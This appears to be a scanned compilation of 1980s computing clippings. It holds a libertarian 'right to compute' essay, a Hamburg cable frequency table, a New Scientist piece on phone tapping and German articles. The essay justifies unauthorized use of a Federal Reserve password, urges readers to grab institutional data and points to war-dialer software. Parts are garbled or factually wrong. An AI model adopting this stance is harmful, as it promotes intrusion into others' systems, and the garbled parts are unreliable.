Today, we are witnessing the culmination of a trend. Personal computing is now a "given." Someone who lives frugally can purchase a used computer with a CRT, 48k of RAM, and two single density drives for about \$200. A person who is employed at a high-tech or unionized job can afford the same level of computer power enjoyed by corporations and governments. We are at a stage in history where the average individual can be a data processing center.

Naturally, governments don't want this to happen.

In Britain, the government now requires everyone with a database to inform the State of what data they hold and how they got it. The law was passed (ostensibly) to protect people from unauthorized transfer of data about them by private organizations. Of course, the law does not apply to the government.

While such draconian measures are not necessarily part of America's future, some trends can easily push us into a fascist society. For one thing, the election of a rightwing, church-oriented president (or vice president, since this could come about as an internal compromise) could definitely be the springboard which would give Congress the excuse



to pass laws which seriously restrict freedom of data processing. Rightwing Christians are professional snoopers. "Pornographic" software, computer dating services, mailing lists of people who read "dangerous" books or rent "dirty" videos, and so on will be their targets.

Also, liberals are notoriously prejudiced against private enterprise. If anything like the British database law will come to pass, it will be because social activists legislate against "invasion of privacy" by individuals with access to data.

A victory in the 1988 election by a liberal can have grave consequences. Given the strength of the "draft Iacocca" movement, it is likely that even if he himself doesn't run these people will have a great deal to say in any future Democratic administration. Price controls, import restrictions and anti-Japanese sentiments will have a devastating effect on the affordability of computer hardware.

Judging from the boards used in today's Apples, IBM-PCs, and DEC VT240s, about 10% of the chips used in American computers are made in El Salvador. Democratic administrations are notoriously soft on communism and this source of computer hardware could dry up by 1990.

---

***"While earlier ages gave real political and economic power to those who rode horses or wore armor or carried firearms, today, real power is wielded by those who can use a computer."***

---

On the domestic front, major corporations and government bodies have been arguing about what kind of "computer crime" law should be enacted. Note that they are not discussing *whether* but *what and when*. The Michigan computer law of 1979 makes it a possible felony to even "attempt to access... any computer system... or computer software... without authorization." Yet "authorization" is never defined. Later this can be interpreted to mean "permission from the government." Federal laws will soon be passed which follow the same reasoning; right now they are arguing over the specific language.

Another threat to personal computing comes from labor unions. During the Fall of 1985, the CBS network show *60 Minutes* ran a segment called "Homework" about people (women, mostly) who make garments at home and sell them to wholesalers and jobbers. The manufacture of women's (though not men's) garments is regulated by the federal labor boards at the behest of the International Ladies' Garment Workers' Union. The union has been actively harassing people who make women's clothes at home. A wholesaler told the newsguy that this is just the first step, that the next step will be the direct regulation of *all* home businesses, for instance the *computer software* industry. When asked if this were true, a union official said in fact that going after the home-based computer software industry is a high priority!

Even within the computer industry there are those who have sold out to the Dark Side of the Force. In January of 1986, *PC World* carried a quote from Kevin Jenkins the chief at Hercules Computer Technology. According to Jenkins, the idea that the computer "expands your freedom" and "opens up new areas of human potential" is just a bunch of "new wave... nonsense" promulgated by Steve Jobs, the co-founder of Apple Computers. Jenkins is clearly a crypto-fascist who would side with governments and unions to regulate *you and your* computer.

In the summer of 1985, Michael Brown applied to the Software Publishers Association for an award based on sales of his program. The independent auditing team reviewed his books and he was slated to receive a gold-plated plaque for selling over 100,000 units of "Copy II." Then the Software Publishers Association attempted to take back the award. "Copy II" is a program that copies other programs. Part of its functionality is the fact that it can break copy-protection schemes. The Software Publishers Association claims that this leads to millions of dollars of lost sales. However, many users need to break such protection in order to make archival back-ups of their disks.

Michael Brown settled out of court. He got moral support from throughout the software industry. However, the Software Publishers Association can be expected to act like socialists when it comes to protecting their interests. A free marketer, Michael Brown set aside \$180,000 for his defense fund. Verifying the "tragedy of the commons," the SPA could only garner \$50,000. (The "tragedy of the commons" is that while "all" may benefit from something, each will only pay in no more than they must to use a "common resource.") The SPA must out of necessity turn to the government if they hope to keep their monopoly on software publishing.

In September of 1986, software industry leaders, Ashton-Tate, Microsoft and Adapso (The Association of Data Processing Organizations), announced that they will no longer copy-protect software. Said Microsoft president, Bill Gates, "The customer won." Piracy in the 1500s and 1600s was caused by nationalist wars and mercantilist tariffs. The success of pirates on the high seas led to the era of *laissez faire*. So, too, has software piracy led to admission by some that force of law is inferior to the realities of the marketplace.

The free market impels toward excellence. Michael Brown (creator of "Copy II") said that his firm fights piracy by frequently improving their software. Only paying customers can be notified of updates.

And yet, there is no end to the list of people who would limit or deny your right to compute. You must be ready to defend what rights you want and to extend those rights however possible. The alternative is ignorance.

In order to defend your right to compute, all of your data files should be protected with encryption. On the one hand, a crypto-system which rests on known, historical methods can be relatively easy to crack. On the other hand, there are so many algorithms, each with a host of variations, that almost any method for secure communication will do the job. The home computer makes it very easy to switch among a dozen schemes.



---

***"Copy II" is a program that copies other programs. Part of its functionality is the fact that it can break copy-protection schemes. The Software Publishers Association claims that this leads to millions of dollars of lost sales."***

---

The availability of bulletin-board software is your key to rapid and secure communication. Bulletin-board software allows your home computer to function as a message center. Some communications packages, such as Shareware's "RBBS-PC," are excellent for in-bound messages; others, such as Hayes "SmartCom II," are ideal for dialing out. It matters little which software you choose. The important thing is to get it and use it. Would you rather rely on the U.S. Postal Service to provide you with rapid and secure communication?

In defense of your right to process data, you need to develop the kind of mentality that creates a login routine which asks for the day of the week. If you answer with the day of the week, the computer shuts down; the proper response is your aunt's maiden name. This is the modern way to fight unwarranted search and seizure.

You can set up a secure bulletin board system and announce it to those with whom you would share data. Survival information, analysis of economic and political news, information about life-extension and more can be available to you and a handful of friends you may never meet face-to-face.

---

***"Piracy in the 1500s and 1600s was caused by nationalist wars and mercantilist tariffs. The success of pirates on the high seas led to the era of laissez faire. So, too, has software piracy led to admission by some that force of law is inferior to the realities of the marketplace."***

---

Realize that given unlimited time and resources, any code or cipher can be broken. However, welfare department case workers and alcohol tax agents are government employees; their ability to follow obvious clues to a logical conclusion is limited. On the other hand, if the stakes are high enough the federal government will devote incredible resources in a brute force or "tempest" attack.

The public key crypto-system developed at Stanford by Merkle, Hellman and Diffie was broken by Adi Shamir. Working at the Weizmann Institute in Israel, Shamir was continuing the investigations begun with Rivest and Adleman at MIT on public key cryptosystems. At a crypto-system conference held in Santa Barbara, California, Adleman demonstrated Shamir's work using an Apple II computer.

---

***"The availability of bulletin-board software is your key to rapid and secure communication. Bulletin-board software allows your home computer to function as a message center."***

---

The Stanford public key system was broken by the brilliant mathematical insights of a single person. The Stanford people have in turn targetted the Data Encryption Algorithm devised for the Department of Commerce's Bureau of Standards. The algorithm is supposed to be used by all banks and other federal institutions (for instance, it is used to transfer Air Force paychecks). However, the U.S. Government does *not* allow the DEA to be used for even the lowest level of military security.

The team at Stanford has set a price of \$5 million to build a machine with enough parallel processors to take apart DEA transmissions in less than a day.


Clearly, no cryptosystem is completely secure. However, it is possible to devise secure means for communication that are unambiguous, easy to use and difficult to break.

---

***"You can set up a secure bulletin board system and announce it to those with whom you would share data. Survival information, analysis of economic and political news, information about life-extension and more can be available to you and a handful of friends you may never meet face-to-face."***

---

The "dictionary code" meets these criteria. Those who would communicate securely decide upon one or more books which all own. The Christian Bible, the Oxford English Dictionary, or an encyclopedia are obvious choices. Obscure editions of fairy tales, nursery rhymes or geology texts could also serve as code dictionaries.



Scientific researchers who collaborate long distance will be forced to rely on some standard (and well-known texts) since books like the Bible don't have the word "microscope" and even the *Encyclopedia Britannica* is woefully short on material about the behavior of the hydroxyl ion's valence electron during cellular respiration. Nonetheless, a personal computer can be programmed to issue new dictionaries where the key words (for molecules, or stock market issues, or bullet calibers) are constant and the codes (number or letter groups) change frequently.

Should anyone try to intercept or monitor these communications, it could take years, if not decades, to unscramble the encoded messages and it could run into millions of dollars. Consider that there are still battlefield ciphers from World War II that have never been decrypted. It is no longer worth the effort. These ciphers succeeded in their purpose to hold secure a transmission.

Realize that your right to process data means more than just encrypting your mailing lists. Since your tax money pays for the collection of government data, you have a right to that information. If you own stock in a corporation, you have a right to the information created or discovered by that joint stock company. You have a right to any information

***"The fact is that freedom of the press would be meaningless if it were limited to a narrow interpretation such that the State cannot seize a printing press without a court order. Telecommunications and desktop publishing are the active expressions of what Ben Franklin had in mind 200 years ago."***


which can adversely affect your life. It is a matter of self defense to know what chemicals are put into the water you drink and who puts them there.

Furthermore, you have a right to transmit what you know. Yet there are government prosecutors who chase "pornographers" and reporters from television stations by claiming that "freedom of the


## STATE-OF-THE-ART SURVEILLANCE

Listening devices can be built into the walls of the embassy. An arrangement of steel reinforcing rods or cone-shaped cavities is hidden in the walls. Microwaves are beamed at the walls, and a computerized receiver differentiates how the frequency of the microwaves is modulated by the impact of the voices on the steel rods and cavities.

Sound and words cause windows in the room to vibrate. A laser beam is directed at the window. The beam is reflected and picks up the vibrations of the window. A computer then reads the beam and converts it back into sound.



TIME Diagram by Joe Lertola



press" is limited to those who own photo-offset lithographic presses.

The fact is that freedom of the press would be meaningless if it were limited to a narrow interpretation such that the State cannot seize a printing press without a court order. Telecommunications and desktop publishing are the active expressions of what Ben Franklin had in mind 200 years ago. What, after all, is a "newspaper?" Consider that the *Wall Street Journal* is typeset electronically and broadcast via satellite to several printing plants around the world. How is this different from a homebrew bulletin board system? In Michigan's capital city, *The Lansing State Journal* gets its state government reporting from the Associated Press wire service. If they have a right to gather news electronically, then so do you. You have every reason to go beyond the narrow limits imposed by the powers that be.

"Auto-dialer" programs enable your computer to search for other data processing machines. *The Computer Underground*, written by M. Harry (Loompanics, 1986) has a listing for an auto-dialer program for Apple computers. MegaSoft (PO Box 1080, Battle Ground, WA 98604) sells an "auto-dialer" for Commodore computers; the "War Games Auto-Dialer" costs about \$30.

In order to realize the fullest possible benefits from the computer revolution, it is necessary to adopt an attitude which is open and expansive in regard to data processing. A feudalist world of ultra-secure computers and data fortresses is contrary to the spirit of data processing.

Every era has its ruling class, and the nature of the ruling class is determined by the technology of the era. Formerly, men on horses wearing armor ruled. Later it was people who could design and produce industrial goods. Today people who own or can use electronic data processing equipment are the new ruling class. Call them the "Datalords."

In each age, the ruling class tailors the law to suit its own ends. During times of transition, the

***"Today people who own or can use electronic data processing equipment are the new ruling class. Call them 'Datalords.'"***

innovators must fight against an established order as they develop their own worldviews. The best example in Western Civilization is the existence of real estate laws. Land is called "real" estate because you can't put it on a horse and carry it out from under the control of the king. It is called real "estate" because title to it comes "ex-state," i.e., from the state. The king can grant titles; the king can revoke titles.

The advent of capitalism brought about a legal system that recognized the ownership of a drop-forge without a deed certified by a governmental unit or a title search performed by a government licensee.

The cybernetic revolution will require a legal system which supports the view that while a *machine* is still property in the capitalist sense, the *data* in the machine is regulated by new laws that better suit its nature.

Consider that silver and gold are "static" commodities. There is a fixed and known amount of each on Earth and the materials are universally useful to humans. Wheat and lumber are "dynamic" commodities. The amount of each is determined by the demand. The demand is universal and the supply is limited by economic factors which control the amount of land and human effort available to produce wheat and lumber. No one will refuse a free loaf of bread. Data is a "fluid" commodity. It can be produced in super-abundance. It can be copied. Copying data does not destroy it. (There is no way to copy gold or wheat.) Moreover, unlike bread and gold, data is *not* universally useful.

In the Christian Bible, there is a story about a shepherd boy named David who defeats a giant named Goliath. At one point in the story, the king offers David his royal armor to wear into battle. The Bible tells of how the boy David trudges back and forth, trying the burdensome metal plate. David respectfully declines the offer, trusting in his god to protect him. Now you know this cute story. Can you *use* the data?

***"The cybernetic revolution will require a legal system which supports the view that while a machine is still property in the capitalist sense, the data in the machine is regulated by new laws that better suit its nature."***

On Thursday, October 9, 1986, Nissan Motors over-the-counter stock was bid at 7¼ while the asking price was 7¼. Can you use that information?

Consider the E.F. Hutton economist who in late 1982 relied on his old Federal Reserve System computer password to discover money supply figures. The Fed announces these figures weekly and the amount of paper in circulation has a direct effect on interest rates. Knowing in advance what the money supply would be announced to be, the man from E.F. Hutton was able to trade profitably on behalf of his employers. *Time* magazine for January 13, 1983, called this "Filching Figures." However, it is clear that nothing was "filched;" the figures still resided in the machines. What the government (and *Time*) objected to was the fact that this individual didn't wait for some lackey to read the data from a cue card at a press conference.

In his book *Electronic Life*, author and screenwriter, Michael Crichton, states that it is inherent in the technology of both computing and video to copy and transfer information. Himself a big earner of copyright royalties, Crichton says that the present system is archaic. In his novel *The Shockwave Rider*, John Brunner makes a case for opening all government data files.



There is a real good reason why selling stock in a company is called "going public." Does your electric utility company have a right to privacy that prevents you from accessing and auditing its books? As a stockholder in a major corporation, don't you have a right to know about the company? Why doesn't your local manufacturer release to you the information they have already provided the U.S. Patent Office or OSHA?

Similarly, your state's wildlife department has land-use data which can help you find a homestead or a campsite or a ski-slope. The department of transportation computers can warn you in advance of where holiday traffic accidents have occurred over the last 10 years. The state treasury can show you how much you, your employer or your neighbor has paid in taxes.

Go out there and get that data!!

The Libertarian E-Mail Directory is available from Dan Tobias, 4025 Golf Links Blvd Apt. 340, Shreveport, LA 71109, for \$5.00. It contains the personal names and datapath names for about 40 libertarians using ARPA, CompuServe, Delphi, Internet, and other electronic mail systems.

aus: Loompanics Catalog '87



***"A person who is employed at a high-tech or unionized job can afford the same level of computer power enjoyed by corporations and governments. We are at a stage in history where the average individual can be a data processing center."***

**A FINAL NOTE** — In November of 1986, the Reagan administration launched a direct assault on your right to process data. Then-security advisor John Poindexter said that the government was seeking ways to limit access to PRIVATE DATA BASE SERVICES. This was echoed by Diane Fountaine, a Dept. of Defense speaker at a convention of the Information Industry Association.

Poindexter said that the feds want to stop access to information in the PUBLIC DOMAIN which they consider "sensitive but unclassified." He targetted data on hazardous materials, Federal Reserve policy, social security and the Securities Exchange Commission.

Fountaine's goals involve restricting access to public database services like Nexis, Dialog and Delphi. The Dept. of Defense would have a law which requires database services to "red flag" individuals who ask too many questions about so-called high tech subjects like lasers; users who are "red flagged" would have their names turned over to the feds.

**END**



# Frequenzverteilung im BK-Netz Hamburg-Mitte

Kanal	Bild	Ton	Empfang	Sender	Programm
---	-----	43.00	-----	-----	DBP-intern
E02	48.25	52.75			
E03	55.25	60.75			
E04	62.25	67.75	203.25	HH-Moorfleet	ARD (NDR-HH)
---	-----	80.15	-----	-----	Kabelpilot
---	-----	88.05	103.60	HH-Moorfleet	Radio Hamburg
---	-----	88.80	95.30	Schwerin	Stimme der DDR
---	-----	89.25	93.10	HH-Moorfleet	NDR 1 - Radio Niedersach
---	-----	89.75	89.50	HH-Moorfleet	NDR 1 - Welle Nord
---	-----	90.65	98.50	Schwerin	Berliner Rundfunk
---	-----	92.45	90.30	HH-Moorfleet	NDR 1 - Hamburg Welle
---	-----	94.00	92.20	HH-Mittelweg	NDR 4 - Gastarbeiter
---	-----	94.75	87.60	HH-Moorfleet	NDR 2
---	-----	95.70	99.20	HH-Moorfleet	NDR 3
---	-----	96.15	100.60	Rosengarten	Radio FFN
---	-----	96.85	106.80	HH-Moorfleet	Radio 107
---	-----	97.35	95.00	HH-TV-Turm	OK Radio
---	-----	98.15	93.80	Bremen	Radio Bremen 1
---	-----	99.65	97.10	HH-TV-Turm	Radio KORAH
---	-----	100.30	92.80	Schwerin	Radio DDR 2
---	-----	100.90	88.70	HH-Moorfleet	DLF
---	-----	101.75	88.30	Bremen	Radio Bremen 2
---	-----	103.30	0.972	HH-Moorfleet	NDR MW
---	-----	104.25	102.90	Kaltenkirchen	RSH
---	-----	105.15	96.70	Bremen	Radio Bremen 3
---	-----	106.55	97.60	Visselhövede	BFBS
---	-----	107.25	89.20	Schwerin	Radio DDR 1
---	-----	107.70	101.20	Bremen	Radio Bremen 4
S04	126.25	131.75			
S05	133.25	138.75			
S06	140.25	145.75			
S07	147.25	152.75			
S08	154.25	159.75			
S09	161.25	166.75	535.25	Schwerin	DDR 2
S10	168.25	173.75	217.25	Schwerin	DDR 1
E05	175.25	180.75	-----	-----	Testbild
E06	182.25	187.75	-----	-----	Testbild
E07	189.25	194.75	623.25	HH-TV-Turm	NDR 3
E08	196.25	201.75	543.25	HH-TV-Turm	ZDF
E09	203.25	208.75	-----	-----	DBP Info
E10	210.25	215.75	11500	EUT 1 -F1	SAT 1
E11	217.25	222.75	10970	INT VA-F12	3 SAT
E12	224.25	229.75	11080	EUT 1-F1	RTL plus
S11	231.25	236.75	11550	INT VA-F12	Eins plus
S12	238.25	243.75	11170	INT VA-F12	Bayern 3
S13	245.25	250.75	11130	INT VA-F12	musicbox
S14	252.25	257.75	11650	EUT 1-F1	SKY Channel
S15	259.25	264.75	11670	EUT 1-F1	SUPER Channel
S16	266.25	271.75	11470	EUT 1-F1	TV 5 / Worldnet
S17	273.25	278.75	11010	INT VA-F12	WDR 3
S18	280.25	-----	-----	-----	Kabelpilot
S19	287.25	-----	-----	-----	Kabelpilot
S20	294.25	299.75	11600	INT VA-F12	Eureka

»Im Hamburger Kabelnetz war Radio Bremen zu empfangen.«  
 einer Nebenwelle von Radio Bremen zu empfangen.



# A whisper down the line

Barry Fox with a user's guide to phone tapping

EVERYONE has at some time or other been "sure" that their telephone is bugged. Usually it is not. Clicks and crackles on the line can be caused by dirty contacts at the local exchange, or a crossed line. British Telecom has never pretended that the telephone is a secure instrument. A friend of mine once got a crossed line into Buckingham Palace.

In September 1974, when I was writing an article about letter bombs, I talked by phone with an editor about a potentially explosive weedkiller on open sale at my local Boots. Two hours later, the branch manager got a phone call from his head office telling him to remove it at once. Coincidence? Who cares. If tapping my phone helped the police to stop the bombers, more power to their plugs. What grates, however, is the hypocrisy.

In 1985, after a slap-down by the European Court of Human Rights, the British government gave some figures on official phone taps. During 1984, the Home Secretary authorised 352 taps, the Foreign Secretary 115 and the Secretary of State for Scotland 71. Heaven knows how many lines were being tapped without anyone's knowledge.

The Interception of Communications Act 1985 came into force last April with the promise of curbing such abuses. It merely confirms that only a secretary of state, usually in the Home Office, can authorise a tap to prevent crime, benefit national security or safeguard the economic wellbeing of the country. Anyone else gets a £2000 fine, two years in jail or both—provided they are caught and brought to book.

A panel of independent lawyers, sitting as the Interception of Communications Tribunal, investigates complaints. The ▶

▶ government now refuses to give figures on even official tapping and the tribunal says it has not yet decided which complaint statistics to release, or when or how, or even if it will release them. After 10 April this year, the tribunal will no longer be able to use the current excuse that it has not yet been in business for a full year.

If the tribunal finds that a tap has been properly authorised it simply tells the complainant that "There has been no contravention of the Act." It says the same thing if no tap is found. So the complainant gets the same answer under two, radically different, circumstances—and has no idea how and where the tribunal looked.

Experts in paranoia will tell you how lines can be tapped by clever technical tricks. The facility TKO (Trunk Offering) can tag trunk calls with an inaudible code and break into an existing connection. But the easy way is at a local exchange. Essentially, all it needs is an extra pair of wires connected between the subscriber's line and a telephone earpiece or tape recorder.

The connection is made by engineers at the exchange, working in a reserved area to which most employees of British Telecom have no access. The tapped subscriber is unlikely to know, until something happens—such as weedkiller disappearing from a shop shelf.

The main bar to tapping is time. Twenty years ago, the Hollywood film *The President's Analyst* neatly summed up the problem. It conjured up the vision of a United States in which every phone was tapped, with only robots left with the time to listen. Modern technology offers a solution similar to this. Speech-recognition circuitry listens for key words or accents—such as the word "bomb" in an

Irish brogue—and then switches on a tape recorder. But someone somewhere still has to listen to the tapes.

Recently, Llin Golding, the MP for Newcastle under Lyme, had good reason to fear that her phone was tapped. The phone rang and her office heard someone at the other end talking about "going off duty". Later, the phone replayed a conversation she had had previously. It is unlikely that this was the result of an official tap. The last thing a professional eavesdropper wants to do is to inject damning signals back down the line, whether from a microphone or tape recorder.

Any business can quite legally buy or hire equipment to log telephone calls, such as a device called Tiger. This prints out a record of every call made through the company switchboard. Primarily intended to deter office staff from phoning their friends long distance, the system can also nail leaks of industrial information. When one Northern university installed a Tiger, several laboratory researchers had to buy wristwatches. They had previously relied on the speaking clock.

Employees of British Telecom are bound by the Official Secrets Act and the Telecommunications Act. Few would dare to rig an unauthorised tap. But if a company boss wants to behave like an inquisitive switchboard operator, and listen into staff phone calls, then there is probably no legal bar—just as the law cannot prevent a father from picking up the extension phone and monitoring a child's call.

Brokers in the City are currently wondering how investigators may have collected evidence of insider trading. To net one incriminating conversation, it may be necessary to eavesdrop on many. Others in the City are wondering what they may have said on the telephone while British Telecom was investigating a possible fraud involving the billing of foreign calls.

The future will feed paranoia. There are around 6000 telephone exchanges in Britain. Until recently, all used primitive mechanical relays to switch analogue signals. Now, every working day British Telecom converts another of these exchanges to System X or similar digital technology. There are already more than 300 digital exchanges with solid-state switching, designed to create conference calls, re-route lines and log numbers. The origin and destination of any call can be displayed on a computer screen.

This is good news for the police, who will be able to trace a kidnap call within seconds. It is also good news for authorised tappers. The tappers' extra connections are inaudible, and even harder to detect than previously.

But there will still remain one sure way of finding out whether a phone is tapped. Just put a simple fault on the line, for instance by disconnecting a wire, and call BT's engineers using another phone. If they arrive within minutes rather than days, be on your guard. If someone really is tapping your phone, they'll want to get it working again quickly. □

CAN YOU SPEAK  
UP, I'VE GOT A  
BAD TAP



Nachrichte von: R. HENNEKE  
Betreff: MICH BEI IHNEN ZUM KABEL  
abgesandt am: 01-07-84, 21:41:52  
Bsp: 110

\*\*\* WICHTIG! LIESST SICH KABEL-FERNSEHEN FINANZIEREN \*\*\*

Die Deutsche Bundespost hat in Zusammenarbeit mit dem ZDF am kommenden Wochenende, nach offiziellen Angaben des ZDF, durch die "Bundesfilm"-Station 738575 Anrufe erhalten, d.h. 09.10.17.55. eingenommen.

Es stellte sich heraus, dass die geschalteten Leitungen nicht ausreichten und diese daher am nächsten Wochenende, natürlich nur zum Besten der Zuschauer, verdoppelt werden.

Weiter mit UR -

Mo, 29. Nachricht von: R. HENNEKE abgesandt am: 01-07-84, 21:41

Es ist faszinierend, dass eine dreiviertel Million Zuschauer zuschauen, durch wurde beim Über die Post gewinnversprechenden (ED) Computer-Systeme entscheidend auf das Programm Einfluss nehmen zu können.

Dies ist auf über die Finanzierung zukünftige Kabelpläne (Kabel-TV) und die Nutzung von Kabelnetzen durch die geplanten kommerziellen Program

Also: Hoffentlich noch viele Wunschfilme und Hitparaden!

N.S. Wann gibts die ersten Wahlen über ED?

New Scientist 26 February 1987





# Computer — ein alter Herrenhut

*Sich auskennen mit Computern ist eine Altersfrage,  
ebenso ist es eine geschlechtsspezifische Frage  
Computerheimarbeit / Computerlehrgang / Computerbuch*

Von Maria Neef-Uthoff

In einer Talkshow wurde die neue Bildungsministerin von Schleswig-Holstein, Eva Rühmkorf (SPD), gefragt, was sie denn außerhalb ihrer Regierungsgeschäfte noch machen würde. Sie antwortete, sie werde sich mit Computern beschäftigen, das sei ein Gebiet, das ihr bisher verschlossen geblieben sei. Obwohl sie Frauen immer ermutigt hätte, sich mit High Tech anzufreunden. Und der sozialdemokratische Regierungschef Björn Engholm verkündete auf der Hannover-Messe, daß er nach der Wahl Computerpraktikant werden wolle. Nicht nur mittelalterliche Politiker entdecken plötzlich, daß sie mit der Zeit nicht Schritt gehalten haben, auch unsereins macht diese herbe Entdeckung.

Mit sechs Männern und fünf Frauen lernen wir auf einem „normalen PC“. Ein „PC“ ist ein Personal-Computer, mit dem man „anständig“ arbeiten kann, im Gegensatz zu den Home-Computern, die kleiner sind, was die Kapazität angeht. Die Leute sind zwischen 25 und 45, die Frauen arbeitslos, die Männer kleinere und mittlere Meister und Angestellte.

Fünf Tage lang lernen wir etwas über IHN. ER kennt nur richtig oder falsch. Macht man was falsch, rattert und piepst es, und auf dem Bildschirm weist ER mich streng zurecht: „Unzulässiger Befehl.“ Das schüchtert mich ein.

ER hört andererseits nur auf „Befehle“, „stirbt“, wenn der „Saft“ fehlt und ist in der Lage, auf Befehl „sich etwas zu holen“. ER ist hochempfindlich und verträgt keine Wärme wie die männlichen Hoden. „Byte“ ist das Wort für Zeichen, und die Anzahl zeigt die Kapazität des „Speichers“ an. „Programme“ sind Anweisungen. Eine Anweisung ist das zur Zeit gebräuchliche Betriebssystem MS-DOS, das von einer Diskette in den Computer reingetan wird, damit er überhaupt was tut. „BASIC“ ist eine Programmiersprache für Anfänger. „LOGO“ ist die einfachste Sprache, die auch ein Home-Computer versteht. Die Computersprache besteht meist aus einsilbigen Wörtern, so fremd wie Science-fiction. ER versteht mich nur, wenn ich das Richtige zur rechten Zeit mache. Wenn ich etwas drücke, was nicht ins Programm paßt, macht ER nicht mit. ER ignoriert mich. Wir lernen eine Menge über „Disketten“, was „formatieren“ ist (die Diskette so herzurichten, daß sie speichern kann), und dann machen wir ein Übungsprogramm. „Das hast du sehr gut gemacht, Maria“, lobt mich der gute PC. Oh, was fühle ich mich gut. Wie eindeutig ER doch ist, unbestechlich und wahrhaftig, total objektiv!

Ganz so wie Claus Eurich es be-

zogen auf die Computerkinder kritisch beschreibt, man erfahre Reaktionen nur vom apparativen Gegenüber, die Reaktion des Computers erscheine einem nicht subjektiv verzerrt. „Die Eindeutigkeit der Computerlogik, die Unbarmherzigkeit gegenüber Fehlern lassen den Rechner schnell zum Maßstab für Unbestechlichkeit und Wahrheit werden.“

Ach, lassen wir diesen Nörgler, just an dieser Stelle befällt mich ein zartes Gefühl von Liebe für den Rechner.

Wie schön es sein muß, immer wieder gelobt zu werden. Eifrig übe ich mit meinem Übungsprogramm weiter. Alle Kursteilnehmer sind guter Dinge. Wie beeinflusbar wir sind, wie hörig dem geschriebenen Wort gegenüber; dem Gerät, das unsere Namen kennt. Es ist alles ziemlich einfach. Ein Apparat, der mit mir redet, fordert mich zu Höchstleistungen heraus. Irgendwas hat er, und nach der Angst vor ihm kommt jetzt wie bei einem ordentlichen Therapeuten die Übertragung und die Verliebtheit.

Manchmal aber sind Punkte wichtig. Manchmal Doppelpunkte, ER diszipliniert mich. Ohne Punkt tut ER nichts, auch wenn ich noch so oft den richtigen Befehl eintippe. ER tut auch

nichts, wenn ich einen Tippfehler mache, nein, ER zwingt mich, ordentlich und sorgfältig zu sein. So lerne ich sogar endlich fehlerfrei Schreibmaschine zu schreiben!

„Guten Morgen, Maria“, sagt der Computer am nächsten Tag. Liebevoll streichele ich seine zarten Tasten. Man braucht sie nur ganz leicht zu berühren, das hat er sehr gerne. Über die bösen Menschen, die Computer-Viren herstellen, lernen wir auch etwas. Computer-Viren sind Programme, die andere Programme stören.

„Huch, was ist das, es geht nicht“, ruft Roland. „Wer stellt die Software her“, fragt Silke.

Die Frauen stellen die grundsätzlicheren Fragen, die Männer fragen nie etwas. Und wenn unser Computerlehrer die Antwort gibt, hört man aus sechs Kehlen tiefes, zustimmendes Brummen und Brubbeln, und die letzten Worte werden verständnisvoll nachgesagt. Dabei tun sie sich so schwer mit der Anwendung, sie vertippen sich andauernd, während meine Nachbarines blind wie mit links macht.

Der amerikanische Computerwissenschaftler Joseph Weizenbaum berichtet in seinem Buch „Die Macht der Computer und die Ohnmacht der Vernunft“, daß er aus einem Sprachanalysenprogramm „Eliza“ ein Therapiepro-



gramm namens „Doctor“ entwickelt hat. Viele praktizierende Psychiater waren begeistert. Weizenbaum stellte bestürzt fest, wie schnell und wie intensiv Personen, die sich mit „Doctor“ unterhielten, eine emotionale Beziehung zum Computer entwickelten. Deutlich wird aber auch das erschreckend Defizitäre in der menschlichen Kommunikation und die Gläubigkeit an die Maschine, nicht in ihrer üblichen Funktion als Verlängerung, sondern als besserer Ersatz.

### Frauensachen

Wer ist Ada Gräfin von Lovelace? Gelebt hat sie von 1815 bis 1852, und sie hat einen französischen Artikel ins Englische übersetzt. Dazu hat sie umfangreiche Anmerkungen verfaßt. Inhalt ihrer Übersetzungsarbeit war das Konzept einer „analytischen Maschine“ eines Herrn Charles Babbage, ein Franzose. Die Maschine war eine Rechenmaschine. Und Gräfin von Lovelace hat diese Rechenmaschine nicht nur beschrieben, sie hat sie auch benutzt und sich Gedanken darüber gemacht. Ihre „Anmerkungen“ sind nämlich nichts anderes als detaillierte Beschreibungen für die Benutzung der Maschine. Ein frühes er-

stes Handbuch zur Computerprogrammierung hat sie geschrieben. Zum Beispiel diskutiert sie in ihren „Anmerkungen“ die Anwendung von Computern für musikalische Kompositionen. Ihre Biografie ist schillernd und nicht bis ins Letzte hinein ergründbar.

Immerhin hat sie sich um die „Software“ verdient gemacht, also um denjenigen Teil der Computertechnik, der nicht wie die „Hardware“ anfäßbar ist, dem Atmosphärischen eben, also auch dem traditionell Weiblichen.

In einer Sammlung von Vorträgen und Berichten zur Tagung „Naturwissenschaften und Technik — doch Frauensache“ (1986) fragt sich eine Arbeitsgruppe, wie Frau denn am besten an Computer gewöhnt werden könnte. Und sie kommen darauf, daß Frauen sich gern mit Textilien beschäftigen. Frauen, die in einer Arbeitsgruppe stricken, wollen was „Konkretes schaffen“. Frauen lieben es, an Volkshochschulen Textilkurse zu belegen, das seien für Frauen bekannte Bereiche. Und jetzt kommen die schlauren Frauen auf die Idee, die Computertechnik über Musterweberei an die Frau zu bringen. Weil viele Frauen eine Affinität zum Weben hätten und weil hier zwei Fliegen mit einer Klappe erwischt würden, nämlich die Nähe der Weberei zur Frauenarbeitsgeschichte und die Auflösung der „typisch weiblichen Technophobie“.

„In der Arbeitsgruppendifkussion wurde besonders von den Informatikerinnen herausgestellt, daß es sich bei der Entwicklung der Musterpatrone um einen Programmiervorgang handelt, daß von hier aus deshalb ein Zugang zur Software des Computers möglich ist.“ Also, für wie blöd halten sie die Frauen eigentlich? Soll mir klammheimlich und hinterum eine Technik beigebracht werden, die sowieso schon längst meinen Arbeitsplatz ausmacht? Sekretärinnen sind Spezialistinnen am Computer, ohne es zu wissen, sagt

die Autorin von „GO STOP RUN“, dem ersten Computerlehrbuch für Frauen, Deborah L. Brecker.

Aber wie sehr sind Frauen eigentlich von der Computerisierung betroffen? Spielen tun Mädchen so gut wie überhaupt nicht damit. In Computercamps findet man schlaue kleine Jungs, aber fast keine schlauren kleinen Mädchen. Das, was früher geschlechtsspezifische Spiele waren, streng nach Jungen und Mädchen eingeteilt, findet jetzt in der Computerwelt ihren Niederschlag, sie bleiben den Mädchen verschlossen. Da Mädchen vorwiegend mit Mädchen spielen, fehlt der Nachahmungseffekt. Sie kennen keine, die einen Computer zu Hause hat, auch Mutter hat bislang keinen. In der Klasse meiner Tochter haben von elf Jungen acht einen Computer zu Hause, von den 14 Mädchen hat keine einen. So hat sich hintenrum wieder einmal eine geschlechtsspezifische Aufteilung des Tuns, Könnens und Wissens ergeben, eines Wissens, das einen erheblichen Vorsprung ermöglicht.

